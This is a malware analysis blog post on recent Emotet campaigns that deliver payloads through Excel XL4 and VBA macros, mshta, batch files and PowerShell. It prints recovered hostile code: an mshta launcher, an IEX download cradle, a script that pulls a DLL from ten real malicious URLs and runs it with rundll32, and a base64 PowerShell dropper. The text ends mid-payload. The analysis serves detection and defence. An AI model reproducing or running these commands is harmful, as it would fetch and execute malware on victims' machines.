Emotet Is Not Dead (Yet) – Part 2

By Jason Zhang

Published: 2022-02-07 · Archived: 2026-04-05 16:51:19 UTC

Contributor: Jason Zhang

Emotet attacks leveraging malicious macros embedded in Excel files continue, with new variants and novel tactics, techniques, and procedures (TTPs). Following our recent report, we observed new waves of Emotet campaigns abusing legitimate Windows features, such as batch scripts and the mshta utility, combined with PowerShell, to deliver Emotet payloads.

In this follow-up blog post, we first provide an overview of the delivery processes of Emotet payloads in typical attacks. Then, we examine the recent variants and reveal how techniques evolved in these attacks.

Emotet payload delivery chain

The Emotet infection chain typically starts with a spam email containing a malicious document in the attachment (see Figure 1). The attachment can be either a Word document or an Excel file with embedded VBA or Excel 4.0 (XL4) macros. To entice the user to enable macro execution in Microsoft Word or Excel, the file displays social engineering content when opened. Once macro execution has been enabled, the embedded macro is executed, leading to the delivery process of an Emotet payload.




Figure 1: A typical Emotet payload delivery chain.

As highlighted in Figure 1, there are typically two ways to deliver an Emotet payload:

- Executing macros to download the payload from a remote server directly: this can be achieved by invoking the WinAPI *URLDownloadToFile* via the *CALL* function, as we reported earlier.
- Invoking PowerShell scripts execution to download the payload: the PowerShell scripts can either be embedded in macros or downloaded from a remote server. Attackers can leverage various adversary techniques, such as multiple layers of obfuscation, to hide the PowerShell scripts. This can increase the infection rate by evading anti-virus (AV) scanners, particularly signature-based detection engines. As a result, using PowerShell scripts to download Emotet payloads has become a favorite choice in these attacks. The attacks discussed in this report are examples of this scenario.

Detection timeline

Figure 2 shows the detection timeline of a few recent Emotet waves attacking some of our customers. The first attack started on January 11, followed by two major waves afterwards.




Figure 2: Detection timeline of Emotet affecting some of VMware customers mainly in EMEA region

Based on our investigation, we can classify these attacks into three clusters (marked as A, B, and C in Figure 2):

- Cluster A: Emotet payload via XL4 macro directly
- Cluster B: Emotet payload via XL4 macro with PowerShell
- Cluster C: Emotet payload via VBA macro with PowerShell

The Cluster A attack leveraged the XL4 macro to download the Emotet payload directly from one of several possible remote servers, as has already been discussed in our earlier report. In the following sections, we will focus our analysis on clusters B and C. More specifically, we'll investigate the techniques used in clusters B and C to understand how the Emotet payload is delivered differently, though the opening pages from the samples of both clusters appear very similar (see Figure 3).




Figure 3: Similar opening pages from Clusters B and C samples.

Cluster B: Emotet payload via XL4 macro with PowerShell

To investigate Cluster B, we analyzed one of the samples from this campaign (see Table 1).

Table 1: A typical XL4 macro weaponized Excel file from Cluster B attack.

MD5	163206e4cff8d35befbfcdb66d63edd1
SHA1	d8be95d2e1cd544d6b56b83ebad041453893cdb8
SHA256	db2524a38755745b796339f2a7fb4e42dba8341984ce35ea715923742a725315
File name	0029371874.xls
Size	132214 bytes

Type	application/msoffice-xls

XL4 macro

Figure 4 shows the extracted XL4 macro from the sample. The macro is stored in a macro worksheet called *KEY*. The macro is relatively simple, with less obfuscation compared to samples in the Cluster A wave (see report).

```
RAW EXCEL4/XLM MACRO FORMULAS:
SHEET: KEY, Macrosheet
CELL:K30, =EXEC(KEY!lll), 33.0
CELL:K41, =HALT(), 1
CELL:K18, =SET.NAME("lll","cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/c^c.h^tm^l"), 0
```

Figure 4: Simple XL4 macros extracted from the sample.

When macro execution is enabled, the macro script runs *cmd.exe* via the *EXEC* function to spawn a process to execute mshta (the de-obfuscated version of *m^sh^t^a* from the *SET.NAME* command line shown in the figure). Once mshta is launched, it executes a remote file. The remote file URL is obfuscated with a hexadecimal-encoded server name:

h^tt^p^:/^/0xb907d607/c^c.h^tm^l

De-obfuscating it reveals the actual URL:

hxxp://185.7.214[.]7.cc.html

Next, we discuss mshta and investigate the content stored in the file above.

mshta

mshta.exe is a 20-year-old Windows-native utility that executes Microsoft HTML Application (HTA) files. Windows-legitimate tools like mshta and PowerShell, dubbed "LOLBINs" (living-off-the-land binaries), have become increasingly popular among threat actors. This is because these utilities and scripts are signed by Microsoft and trusted by the Windows OS, allowing attackers to bypass detection by proxying execution of the malware. MITRE reports T1218 and T1216 provide more information on signed binary proxy execution and signed script proxy execution, respectively.

Attackers typically abuse mshta to execute malicious VBScript and Jscript programs either through inline commands (e.g., Kovter Trojan), or through an HTA file. The attack we investigate herein is the latter case. The next stage payload is stored in the remote HTA file and delivered via mshta execution. A copy of the HTA file is also downloaded to the *C:\Users* directory during the execution process, as confirmed by analyzing the Excel sample with VMware NSX Advanced Threat Analyzer (NSX ATA, see Figure 5).




Figure 5: An HTA file copy downloaded to C:\Users\ directory.

At a first glance, the HTA file (sha1: *2615f7aa2141cc1cb5d0c687bc3396981c2c68dc*) doesn't appear to contain anything, and it is empty when opening it in a common editor. Using whitespace obfuscation is a typical example of a steganography technique (see MITRE report T1027.003) to hide code or make analysis harder. One can use tools such as js-beautify to remove the empty lines and prettify the script inside. Figure 6 shows the first and last parts of the prettified JScript contained in the HTA file.

```
<html><head><meta http-equiv='x-ua-compatible' content = 'EmulateIE9'>
<script>
l1l = document.documentMode || document.all;
var f9f76c = true;
ll1 = document.layers;
lll = window.sidebar;
f9f76c = (!(l1l && ll1) && !(!l1l && !ll1 && !lll));
l_ll = location + '';
l11 = navigator.userAgent.toLowerCase();

function lI1(l1I) {
    return l11.indexOf(l1I) > 0 ? true : false
};
lII = lI1('kht') | lI1('per');
f9f76c |= lII;
zLP = location.protocol + '0FD';
pIq6730t3lIzb = new Array();
b4mx4rjB44rjh = new Array();
b4mx4rjB44rjh[0] = 'j%38L%76%30v%67%30';
pIq6730t3lIzb[0] = '<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transitional~EN"~~\ntp:~w~B
x~~/="~=~?~A~C~E~G~I/19~y~V~l~f~head~gscript>ev~6(une}ape(\'\v%61%72%20}}79%37})D}"}+2}+3B}
5}"}83}33}"C})}\\}$2}(}2}6}S}4}!2}86}e}-3}$}f}n})}`3}!}]}7}a})}315}2B}"|}d}|71}|})}/|3D}41}
4}^75}G|7|3}X6Et}"E|1}~7|}|;||:}|=%4Do|A4}X2|&|&|0o}|5|F}|;E}4|?}1l}G|^||*d|}A3um}W}G6|>2|\

                              More script

5B%5F%6C%5D%5D%3Bif%28%6C%32%29%7B%6Ci%2B%3Dl%30%5Bl%37%5B%5Fl%5D%5D%7D%3Bl%30%5Bl%5D%3Dl%30%5Bl%6C%5D%2B
F%6C%5D%5D%29%2Esub%73%74r%28%30%2C%31%29%3B%62reak%7D%3B%49l%2B%2B%3Bll%3D%6C%37%5B%5F%6C%5D%3B%5Fl%2B%2B
28l%31%2Ejoin%28%27%27%29%29%7Dels%65%7B%72%65tu%72n%20li%7D%7D%3B%76a%72%20lO%3D%27%27%3Bf%6F%72%28%69%69
33lIzb%2Elength%3Bi%69%2B%2B%29%7BlO%2B%3Dl%33%28p%49%71%36%37%33%30t%33%6C%49z%62%5Bii%5D%29%7D%3Bc%36%37
<script>
q664618f7td = 'YOjQWixsfkaPTeVdOLEjhoOqXgMEjDXmCDpZOOObGpwIdyesQ';
j64lL2Eyei746ei24y(vMjrEW25FP1Y);
d5Cji(vMjrEW25FP1Y);
ei746ei24yj64lL2Ey(pwK0y67M);
kk2jI6E7Me6b0xH = 'k8VwgFKq4vt7305aM6keXC1M1';
eval(unescape('%71%79%36%28%22%63%37%39%38%66%62%36%39%66%22%29%3B'));
v84Oudh16LTb82M += 'UQPiFycOoCHUFoQcXqXmZOyvUOPFOlooOqmYKHyuOJOeOpOpjKDixhOacOPPRLxxvOFDiLqSOWsOONwlOSyCaJ
b85V0fGV += 'hnCi3k';
</script>
</head><body></body></html>
```

Figure 6: Beautified JScript contained in the HTA file.

The JScript is highly obfuscated. At the end of the script, the *unescape()* and *eval()* functions (as highlighted in the figure above) are called to decode and execute the obfuscated script. Executing the Jscript sample within VMware NSX ATA shows that a new process is spawned to invoke PowerShell execution.

Our analysis reveals that the remaining process to deliver the final Emotet payload involves two stages:

1. The PowerShell script contained in the HTA file downloads another PowerShell payload from a remote URL.
2. The downloaded PowerShell script from the previous step downloads the Emotet DLL payload.

PowerShell: first stage

Figure 7 shows the PowerShell payload contained in the HTA file.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
"$c1=({GOOGLE}{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.
W{GOOGLE}{GOOGLE}e.replace({GOOGLE}," "); $c4=bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}t).D{GOOGLE}{GOOG
LE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}{GOOGLE}o.replace({GOOGLE}, ); $c3=ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOO
GLE}{GOOGLE}g{GOOGLE}(ht{GOOGLE}tp{GOOGLE}://185.7.214.7/PP91.PNG).replace({GOOGLE}, );$JI=($c1,$c4,$c3 -Join
 );I`E`X $JI|I`E`X"
```

Figure 7: PowerShell script extracted from the HTA file.

After removing the obfuscating strings, the purpose of the script becomes more noticeable – when the PowerShell script is executed, it attempts to download another payload using the .NET [*WebClient.DownloadString*] method, as highlighted in Figure 8. The *IEX* command (shown at the end of the figure) is an alias for the [Invoke-Expression] cmdlet that evaluates and runs the string specified by the *$JI* variable. One can ignore the backticks, as they are used just to obfuscate the command.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
$c1=(New-ObjectNet.We;
$c4=bClient).Downlo;
$c3=adString(http://185.7.214.7/PP91.PNG);
$JI=($c1,$c4,$c3 -Join);
I`E`X$JI|I`E`X"
```

Figure 8: De-obfuscated first stage PowerShell script.

PowerShell: second stage

While the payload (sha1: *dcc120c943f78a76ada9fc47ebfdcecd683cf3e4*) downloaded from the previous stage has an image file extension *.PNG*, in fact it is another PowerShell script but without obfuscation (see Figure 9). This time it calls the .NET *WebClient.DownloadFile* method to download the Emotet DLL payload from one of 10 hosts (as compared to 3 hosts seen in samples from Cluster A) and save it to *C:\Users\Public\Documents\ssd.dll* (sha1: *e597f6439a01aad82e153e0de647f54ad82b58d3).*

```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjlxYAdwU/';
$url2 = 'http://2021.posadamision.com/wp-admin/gO7Qvfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/l1o2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/-/uLYqpe6E8FH2DkM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/QO5VMUFERLpCd/';
$url7 = 'http://clatmagazine.com/p8wl/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w82JxkF70pHiMXtSm/';
$url10 = 'https://cr.almalunatural.com/b/GbQllyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Figure 9: Second stage PowerShell script.

At the end, the process pauses for 4 seconds by running *Sleep -s 4* (see Figure 9). This is to make sure the payload is properly saved before calling *cmd.exe* to launch *rundll.32.exe* and execute the Emotet DLL payload.

Cluster C: Emotet payload via VBA macro with PowerShell

Similarly, we analyzed one of the samples from the Cluster C campaign (see Table 2).

Table 2: A typical VBA macro weaponized Excel file from Cluster C attack.

MD5	2c1d8269dfe24bccc7936b304b8dbffe
SHA1	94868da2c75efa650e001e8c5ef53ceb99323cad
SHA256	63d5a4febc0df7e1167b28fd510fad226b060b67b027000010b11413a234084a
File name	0020645587.xls
Size	147456 bytes
Type	application/msoffice-xls

VBA macro

Like most Emotet attacks seen in the past, the file contains highly obfuscated VBA macros. If macro execution is enabled, the embedded VBA scripts are executed. Figure 10 shows a snippet of the macros.

```
Set gnl3wkeislkdngsdsRURytyh34 = CreateObject(FdghwksDgwag3ekjskjdbh(65, False, "GS4ysdse"))
Dim strFullPath As String
GfghserthosdFZsdfH.VryqaewFaery34lew
strFullPath = strFolder & strFileName
gnl3wkeislkdngsdsRURytyh34.CreateObject(FdghwksDgwag3ekjskjdbh(82, True, "35wd4, "), "").Run fBHSDfg4ysdGhRtyuDF.FdghwksDgwa
g3ekjskjdbh(76, True, ", fh54yudesrfas,"), 0
End Sub
Function FdghwksDgwag3ekjskjdbh(hfkwiscyuvgkjwe78s As Long, gi2yusgidbgv As Boolean, sdbgi2yusgdikuh As String) As String
Dim lngRow As Long
Dim intCol As Integer
UserForm1.Caption = Cells(hfkwiscyuvgkjwe78s, 1)
If intCol = 349187 Then
```

Figure 10: A snippet of obfuscated VBA macros.

To reveal the actual malicious behavior, one can use open-source emulation tools such as [ViperMonkey](https://github.com/decalage2/ViperMonkey) to analyse and de-obfuscate the VBA macros. The emulation results show that the macros will drop and execute a Windows batch script during execution. The batch file is saved to the hidden folder *ProgramData* on the system drive. This is also confirmed by analyzing the Excel sample with VMware NSX ATA (see Figure 11).




Figure 11: A batch file is saved to C:\programdata folder during macro execution.

Batch script

Figure 12 shows the highly obfuscated content of the dropped batch file (sha1: *bf1171da149442a511a946ded726b94c1ad7cf85*).

```
dir c:\&echo gjoRsDFhJTUs57rtesRsRsethai4utagisdugeiw7syudgiuofbhnksbejwyu&SET fHsry5yuThsdrF=po&echo dFsdgh3748wrtJDFFgRsdsehjtyKIUOr54erghw98734gh9ei
r78dsg7siugsguyu3&SET GfYww443eYIUGjij=wers&echo ghli RGRgare44ysGSDgddsrhtjyopyo7rftfdDFG w4efgsefsg5u6uty&SET JlHkugjVkjk=hell -e&echo sdhfi3uygi3tug
sig8iguofihothjipgfjokfgosw3hri7hodhjodhngks&SET KouUtdf6rDhGj=nc JAByAG8AdwBpAGYAaQB1AGQAPQAiAGgAdAB0AHAAOgAvAC8AYQBsAHQAaAB5AHAAbABhAG4AZQAuAGMAbwBtA
C8AdwBwAC0AYQBkAG0AaQBuAC8ARQBMAFcAYQA4AFkAYwBPAHEAbABKAG4ALwAsAGgAdAB0AHAAOgAvAC8AZAByAGUAYQBtAGQAYQBuAGMAZQBmAGEAYwB0AG8AcgB5AC4AYwBsAG4AZQB0AHcAbwBy
AGsAdAB2AC4AYwBvAG0ALwB6AGUAZwBzAGcAcAB6AHEALwBDAFQANwA1AC8ALABoAHQAdABwADoALwAvAGEAagBrAGUAcgBzAG8AbQBhAGoALgBjAG8AbQAvAHcAcAAtAGEAZABtAGkAbgAvAFQAaAB
CAHcASwBwAFUAYgBJAGYAZgBtAHIAZQBwAFIAZwAvACwAaAB0AHQAcAA6AC8ALwAxAGEAcwBlAGgAcgBnAHUAdAAuAGMAbwBtAC8AZAB1AHAALQBpAG4AcwB0AGEAbABsAGUAcgAvADMAdgBFAFMAcg
BrAEoAQQBTADkANwBsAC8ALABoAHQAdABwADoALwAvAGQAcgBlAGEAbQBjAGkAdAB5AGwAbwB2AGUAYQBmAGYAYQBpAHIALgBjAG8AbQAvADYAMABiAHYANQAvAFIARwA5AEsAYgAxAHEA&echo dfh
oisegSrhDHhjdhiguiUYFf65786fUYHCFu787giuguytdytfu6776fh&SET OUBbkgjYFUg7=UgBsAFEALwAsAGgAdAB0AHAAOgAvAC8AZAByAGUAYQBtAHAAcgBvAGQAdQBjAHQAaQBvAG4AcwBmAG
wALgBjAG8AbQAvAHQAbQB3ADgAdAAvAFMAegBqAGoAYwBqADUAbQBVADEAWgBBAC8ALABoAHQAdABwADoALwAvAGQAcgBlAGEAbQBjAGkAdAB5AGkAbQBwAHIAbwB2AC4AYwBvAG0ALwBkADUANwA1A
DkAcABkAC8AeQB6AGIAVgA0ADUAdgAxAG4AWQAvACwAaAB0AHQAcAA6AC8ALwBkAGUAbABtAGEAcgBwAHIAbwBwAGUAcgB0AHkAcwBlAHIAdgBpAGMAZQBzAC4AYwBvAG0ALwBuAHcAMQB0ADgAagBq
AC8ATgBVAHIAUwB1AEYAeQBYADYAUAAvACwAaAB0AHQAcAA6AC8ALwBiAGEAdAB1AG0AaQA0AHUALgBjAG8AbQAvAG4AdwBqADcAaQB3AC8AagBnAGkASwAyAHUAdwBoAHMAdQAvACwAaAB0AHQAcAA
6AC8ALwBiAGwAYQBzAGkAZQBoAG8AbABtAGUAbgAtAHMAdABhAGcAaQBuAGcALgB0AG8AawBpAGcALgBzAGkAdABlAC8AYgAvAFMATwBjAEcAdgB6AEkAaQAzADEASABEAGcALwAsAGgAdAB0AHAA&e
cho ehghuyGFUYfyuff54SRSRtcyhvuYHCFYTJUJUBJUy6f65fyuvguUFUYGUIUYyyuuyg&SET MBHyyuG7J=OgAvAC8AYwBsAGkAbQBhAHQAZQAuAHQAaABlAGMAZQBkAGEAcgBjAGUAbgB0AHIAZQ
AuAG8AcgBnAC8AYwBnAGkALQBiAGkAbgAvADMAZQBzAGUAZQB0AFoALwAsAGgAdAB0AHAAOgAvAC8AYwBoAGEAbgBnAGUAeQBvAHUAcgBjAG8AbQBtAHUAbgBpAHQAeQBuAG8AdwAuAGMAbwBtAC8Ac
wAxAGgAZgA3AHEAbQAvAFQAcQBjAHIAdwBZAGMATwBpAHEAVgA4AGYAVwBBAC8AIgAuAFMAcABsAGkAdAAoACIALAAiACkAOwAgAGYAbwByAGUAYQBjAGgAKAAkAHMAdAAgAGkAbgAgACQAcgBvAHcA
aQBmAGkAdQBkACkAewAkAHIAcgB5AGkAdQBkAD0ARwBlAHQALQBSAGEAbgBkAG8AbQA7ACQAZgBnAGgAaQB1AHMAPQBHAGUAdAAtAFIAYQBuAGQAbwBtADsAIAAkAEcAcwByAEYASgBZAGoAZAA1ADQ
ANgBkAHMAPQAiAGMAOgBcAHAAcgBvAGcAcgBhAG0AZABhAHQAYQBcACIAKwAkAHIAcgB5AGkAdQBkACsAIgAuAGQAbABsACIAOwBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAF
UAcgBpACAA&echo rthiuHIUGuiygibgIBIUUYfuyGIGIHIBTYDRTDERWST676tuYGHIGUG65r7GkioOOHuYGFuVCR45rfV&SET kh8UGFkkDFTF=JABzAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAE
cAcwByAEYASgBZAGoAZAA1ADQANgBkAHMAOwBpAGYAKABUAGUAcwB0AC0AUABhAHQAaAAgACQARwBzAHIARgBKAFkAagBkADUANAA2AGQAcwApAHsAaQBmACgAKABHAGUAdAAtAEkAdABlAG0AIAAkA
EcAcwByAEYASgBZAGoAZAA1ADQANgBkAHMAKQAuAEwAZQBuAGcAdABoACAALQBnAGUAIAA1ADAAMAAwADAAKQB7ACQAZwBoAEQARABGAEoASABrADUAZgA9ACIAYwA6AFwAdwBpAG4AZABvAHcAcwBc
AHMAeQBzAHcAbwB3ADYANABcAHIAdQBuAGQAbABsADMAMgAuAGUAeABlACIAOwAkAHQAeQBpAGQAdQBpAHMAZABmAGYAPQAkAEcAcwByAEYASgBZAGoAZAA1ADQANgBkAHMAKwAiACwAZgAiACsAJAB
mAGcAaABpAHUAcwA7AFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAkAGcAaABEAEQARgBKAEgAawA1AGYAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJAB0AHkAaQBkAHUAaQBzAGQAZg
BmADsAYgByAGUAYQBrADsAfQB9AH0A
```

Figure 12: The batch file dropped during the execution of VBA macros.

It seems that AV engines are not effective at catching fresh malicious batch scripts. In this example, only 2 of 58 AV engines detected the batch file on VirusTotal (see Figure 13, the results were checked five days after they were first submitted to VirusTotal).




Figure 13: Detection of the batch file on VirusTotal.

After de-obfuscating the batch script with batch deobfuscator, it reveals the PowerShell payload (see Figure 14).


```
start/B powershell -enc JAByAG8AdwBpAGYAaQB1AGQAPQAiAGgAdAB0AHAAOgAvAC8AYQBsAHQAaAB5AHAAbABhAG4AZQAuAGMAbwBtAC8AdwBwAC0AYQBkAG0AaQBuAC8ARQBMAFcAYQA4A
FkAYwBPAHEAbABKAG4ALwAsAGgAdAB0AHAAOgAvAC8AZAByAGUAYQBtAGQAYQBuAGMAZQBmAGEAYwB0AG8AcgB5AC4AYwBsAG4AZQB0AHcAbwByAGsAdAB2AC4AYwBvAG0ALwB6AGUAZwBzAGcAcA
B6AHEALwBDAFQANwA1AC8ALABoAHQAdABwADoALwAvAGEAagBrAGUAcgBzAG8AbQBhAGoALgBjAG8AbQAvAHcAcAAtAGEAZABtAGkAbgAvAFQAaABCAHcASwBwAFUAYgBJAGYAZgBtAHIAZQBwAFI
AZwAvACwAaAB0AHQAcAA6AC8ALwAxAGEAcwBlAGgAcgBnAHUAdAAuAGMAbwBtAC8AZAB1AHAALQBpAG4AcwB0AGEAbABsAGUAcgAvADMAdgBFAFMAcgBrAEoAQQBTADkANwBsAC8ALABoAHQAdABw
ADoALwAvAGQAcgBlAGEAbQBjAGkAdAB5AGwAbwB2AGUAYQBmAGYAYQBpAHIALgBjAG8AbQAvADYAMABiAHYANQAvAFIARwA5AEsAYgAxAHEAUgBsAFEALwAsAGgAdAB0AHAAOgAvAC8AZAByAGUAY
QBtAHAAcgBvAGQAdQBjAHQAaQBvAG4AcwBmAGwALgBjAG8AbQAvAHQAbQB3ADgAdAAvAFMAegBqAGoAYwBqADUAbQBVADEAWgBBAC8ALABoAHQAdABwADoALwAvAGQAcgBlAGEAbQBjAGkAdAB5AG
